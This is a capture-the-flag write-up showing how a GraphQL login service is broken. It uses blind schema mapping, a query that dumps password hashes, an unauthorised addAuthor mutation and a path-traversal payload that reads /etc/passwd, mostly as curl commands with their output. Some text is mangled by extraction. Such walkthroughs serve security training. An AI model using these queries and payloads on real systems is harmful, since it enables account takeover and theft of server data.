


## AuthorsOnly Writeup

on visiting the site you are greeted with a login page and no sign for a register which means you have to be a valid user only to access the service.



Checking the Devtool through network tab a request is made to a GraphQL endpoint..

A screenshot of the Chrome DevTools Network tab. The tab shows a single request listed: a POST method to the URL 'https://authorsonly.onrender.com/v1/graphql.min.js'. The status of the request is '200 OK'. The Headers section shows the following details:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	authorsonly.onrender...	graphql.min.js	login:152 (fetch)	json	665 B	189 B

The Request section shows the GraphQL query:

```
query { viewer { id name } }
```

The Response section shows the JSON response:

```
{ "data": { "viewer": { "id": "1", "name": "asd@gmail.com" } } }
```

At the bottom of the DevTools, the status bar indicates '1 request | 189 B / 665 B transferred | Finish: 276 ms'.

So

GraphQL is a query language for APIs and a runtime for fulfilling those queries with your existing data

...

So among the queries you can make two are very important:

- 1-introspection query which can be used to know the schema and the objects in the database
- 2-mutation query which is similar to an insert query where you can add for instance new users

So in order to run an introspection query i used curl...

```
(kali㉿kali)-[~]
$ curl -i -X POST https://authorsonly.onrender.com/graphql -H "Content-Type: application/json" -d @introspection_query.json
HTTP/2 200
```


and here is the content for introspection\_query.json file

```
└─$ cat introspection_query.json
{
  "query": "query IntrospectionQuery {
    __schema {
      queryType { name }
      mutationType { name }
      subscriptionType { name }
      types {
        ... FullType
      }
      directives {
        name
        description
        locations
        args {
          ... inputValue
        }
      }
    }
  }

fragment FullType on __Type {
  kind
  name
  description
  fields(includeDeprecated: true) {
    name
    description
    args {
      ... inputValue
    }
    type {
      ... TypeRef
    }
    isDeprecated
    deprecationReason
  }
  inputFields {
    ... inputValue
  }
  interfaces {
    ... TypeRef
  }
  enumValues(includeDeprecated: true) {
    name
    description
    isDeprecated
    deprecationReason
  }
}
```

i get the following response from the curl command

```
(kali㉿kali)-[~]
$ curl -i -X POST https://authorsonly.onrender.com/v1/graphql.min.js -H "Content-Type: application/json" -d @introspection_query.json
HTTP/2 400
date: Thu, 31 Aug 2023 22:05:38 GMT
content-type: application/json; charset=utf-8
cf-ray: 7ff8937d9fa0da3-MRS
cf-cache-status: DYNAMIC
cache-control: no-store
etag: W/"154-oZrzirgCbTdz37X9vq3WoQvF6DQ"
vary: Accept-Encoding
access-control-allow-credentials: true
access-control-expose-headers: set-cookie
x-powered-by: Express
x-render-origin-server: Render
server: cloudflare
alt-svc: h3=":443"; ma=86400
{"errors":[{"message":"GraphQL introspection is not allowed by Apollo Server, but the query contained __schema or __type. To enable introspection, pass introspection: true to ApolloServer in production","locations":[{"line":1,"column":33}],"extensions":{"validationErrorCode":"INTROSPECTION_DISABLED","code":"GRAPHQL_VALIDATION_FAILED"}}]}
```




Which means i have to do it manually

when trying to write an object name the language gives you an indicator which is a potential to find most objects and map the schema yourself and its called Blind introspection.

here is an example where i sent an incorrect query with the auth object but it got corrected to author

```
$ curl -i -X POST https://authorsonly.onrender.com/v1/graphql.min.js -H "Content-Type: application/json" -d @tstQuery.json
HTTP/2 400
date: Thu, 31 Aug 2023 22:11:41 GMT
content-type: application/json; charset=utf-8
cf-ray: 7ff89c55eb4f0c3e-MRS
cf-cache-status: DYNAMIC
cache-control: no-store
etag: W/"ba-BB43v6wsLOA/vTLCrMfsusExQM8"
vary: Accept-Encoding
access-control-allow-credentials: true
access-control-expose-headers: set-cookie
x-powered-by: Express
x-render-origin-server: Render
server: cloudflare
alt-svc: h3=":443"; ma=86400
{"errors":[{"message":"Cannot query field \"auth\" on type \"Query\". Did you mean \"author\"?","locations":[{"line":1,"column":17}],"extensions":{"code":"GRAPHQL_VALIDATION_FAILED"}}]}
```



So you can either fuzz for schema or use a tool that does that for you (Tool used clairvoyance).

so i used the tool and ran it and saved the output in schema.json and got the following .

```

└$ clairvoyance https://authorsonly.onrender.com/v1/graphql.min.js -o schema.json
2023-08-31 18:15:05    INFO | Starting blind introspection on https://authorsonly.onrender.com/v1/graphql.min.js ...
2023-08-31 18:15:05    INFO | Iteration 1
2023-08-31 18:15:12  WARNING | Received status code 502
2023-08-31 18:15:13  WARNING | Received status code 502
2023-08-31 18:15:41  WARNING | Received status code 502
2023-08-31 18:15:50  WARNING | Received status code 502
2023-08-31 18:15:51    INFO | Iteration 2
2023-08-31 18:15:57  WARNING | Received status code 502
2023-08-31 18:16:25  WARNING | Received status code 502
2023-08-31 18:16:31  WARNING | Received status code 502
2023-08-31 18:16:38    INFO | Iteration 3
2023-08-31 18:16:54    INFO | Blind introspection complete.


```

```

└(kali㉿kali)-[~]
$ cat schema.json

```

```
{
  "data": {
    "__schema": {
      "directives": [],
      "mutationType": {
        "name": "Mutation"
      },
      "queryType": {
        "name": "Query"
      },
      "subscriptionType": null,
      "types": [
        {
          "description": null,
          "enumValues": null,
          "interfaces": [],
          "kind": "SCALAR",
          "name": "String",
          "possibleTypes": null
        },
        {
          "description": null,
          "enumValues": null,
          "interfaces": [],
          "kind": "SCALAR",
          "name": "ID",
          "possibleTypes": null
        }
      ]
    }
  }
}
```



you can either take the content of the schema and run it through a beautifier or just use chatGpt

2. Mutation:

- authenticateAuthor(author: authenticateAuthorInput!): Author
- addAuthor(author: addAuthorInput!): Author

3. Author:

- password: String
- token: String!
- email: String
- name: String
- success: String
- redirect: String!

4. Input Object: authenticateAuthorInput

- dummy: String

5. Input Object: addAuthorInput

- dummy: String

6. Scalars:

- String
- ID

So we can see that there is an author object with the email / password fields.. so i ran a query to get the content...

query content:

```
$ cat getQuery.json
{
  "query": "query amr{
    authors {
      name
      password
    }
  }"
}
```

and got the following from the curl command.

```

$ curl -i -X POST https://authorsonly.onrender.com/v1/graphql.min.js -H "Content-Type: application/json" -d @getQuery.json
HTTP/2 200
date: Thu, 31 Aug 2023 22:25:24 GMT
content-type: application/json; charset=utf-8
cf-ray: 7ff8b071ec281896-MRS
cf-cache-status: DYNAMIC
cache-control: no-store
etag: W/"72-edWQ+09nRG5fXeOWiO57JfnUlw"
vary: Accept-Encoding
access-control-allow-credentials: true
access-control-expose-headers: set-cookie
x-powered-by: Express
x-render-origin-server: Render
server: cloudflare
alt-svc: h3=":443"; ma=86400

{"data": {"authors": [{"name": "Admin", "password": "$2a$10$dkTzeFONKZLRxgNn0Qn7H.7jzAR8Gq4n4Z09XMRmV0iFmUc7ExiJq"}]}}


```

it seems to be a hard hash to break so we can either try to break which would be impossible or we can use a mutation query to insert a user in the database.

mutation Query content:

```

$ cat mutation.json
{
  "query": "mutation AddAuthor($author: addAuthorInput!) { addAuthor(author: $author) { name password } }",
  "variables": {
    "author": {
      "name": "user",
      "email": "user@example.com",
      "password": "123456"
    }
  }
}


```

and the response received from curl ..

```

$ curl -i -X POST https://authorsonly.onrender.com/v1/graphql.min.js -H "Content-Type: application/json" -d @mutation.json
HTTP/2 200
date: Thu, 31 Aug 2023 22:33:10 GMT
content-type: application/json; charset=utf-8
cf-ray: 7ff8bccb9e30da9-MRS
cf-cache-status: DYNAMIC
cache-control: no-store
etag: W/"ce-oHGEmpJASj6Bq6jCxOvLhsmAkm"
vary: Accept-Encoding
access-control-allow-credentials: true
access-control-expose-headers: set-cookie
x-powered-by: Express
x-render-origin-server: Render
server: cloudflare
alt-svc: h3=":443"; ma=86400

{"data": {"addAuthor": [{"name": "Admin", "password": "$2a$10$dkTzeFONKZLRxgNn0Qn7H.7jzAR8Gq4n4Z09XMRmV0iFmUc7ExiJq"}, {"name": "user", "password": "$2a$10$XiwIR1CrDOq5oKfrA0zsQeEw5w9RE1DNjFxI3nUUkr7LWGdqgrXsm"}]}}


```

so a user is inserted in the database successfully now i can login with the email and password..


on login i am greeted with a home page displaying book contents and upon clicking any book the url is updated with a file parameter.



so on first thought an LFI could arrise here so i tried to get the content of the etc/passwd file and it worked.

?file=../../../../../../../../../../../../etc/passwd

DB Google Hacking DB OffSec



*Plot of the story*

```
root:x:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/bin/sync
games:x:5:60:games:/usr/games
man:x:6:12:man:/var/cache/man
usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:104:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:105:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:106::/nonexistent:/usr/sbin/nologin
redis:x:105:107::/var/lib/redis:/usr/sbin/nologin
render:x:1000:1000::/opt/render/bin/bash
```

so the flag could be in this directory or the one before so its a matter of guessing and here is the flag.....

